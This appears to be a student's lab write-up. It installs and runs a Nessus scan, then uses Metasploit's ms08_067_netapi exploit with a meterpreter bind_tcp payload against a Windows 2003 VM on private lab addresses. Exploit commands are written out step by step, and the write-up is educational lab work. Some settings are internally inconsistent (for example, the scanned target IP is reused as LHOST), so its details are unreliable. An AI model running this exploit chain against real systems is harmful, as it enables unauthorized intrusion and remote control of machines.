

1. To install Nessus:
   * Go to <http://www.tenable.com/products/nessus-home/>
   * Register for an activation code
   * Download latest version of Nessus
   * dpkg –i Nessus-8.2.2-debian6\_amd64.deb


* Start Nessus with the following command:




* Once Nessus has started, open Internet browser and go to <https://kali:8834>
* You should then see a SSL certificate warning. You will need to add the exception and confirm the exception.
* Log into Nessus with username and password when registered
* New Scan 🡪 Basic Network Scan 🡪 Enter IP address of target machine (192.168.1.124)
* Launch the vulnerability scan
* SEE ATTACHED PDF SCAN REPORT


2. Start Kali VM 🡪 go to applications on the top 🡪 scroll down to exploitation tools 🡪 metasploit

* Then a terminal will pop up and metasploit will be initialized and configured
* First, I typed the command: “search platform:windows type:exploit” to get a list of exploits to choose from to do this lab. I chose the ms08\_067\_netapi exploit that we talked about in class.
* Then I used this command to use the exploit that I have chosen: “msf >use exploit/windows/smb/ms08\_067\_netapi”




* Then I wanted to get info about this exploit so I used the “info” command





* Set TARGET 0
* Next I need to set the payload to exploit the Windows 2003 server. I used the command: “show payloads” to view the available payloads for the windows/smb/ms08\_067\_netapi exploit.
* A bunch of payloads are listed, but I am going to use the payload “ windows/meterpreter/bind\_tcp”
* Next, I used the command: set PAYLOAD windows/meterpreter/bind\_tcp
* Now that I have set the exploit and the payload, I need to set the options on the payload.
* msf > “show options” command
* I need to tell the payload what system I want the command shell to connect back to so I need to set the local host or LHOST to my Kali IP address with the following command: “set LHOST 192.168.1.124”
* set LPORT 30172
* The remote host is the IP address of my Windows 2003 virtual machine. I used the command “set RHOST 192.168.1.125”
* set RPORT 4495



* Metasploit will send out the payload to the Windows 2003 server and return a command prompt.

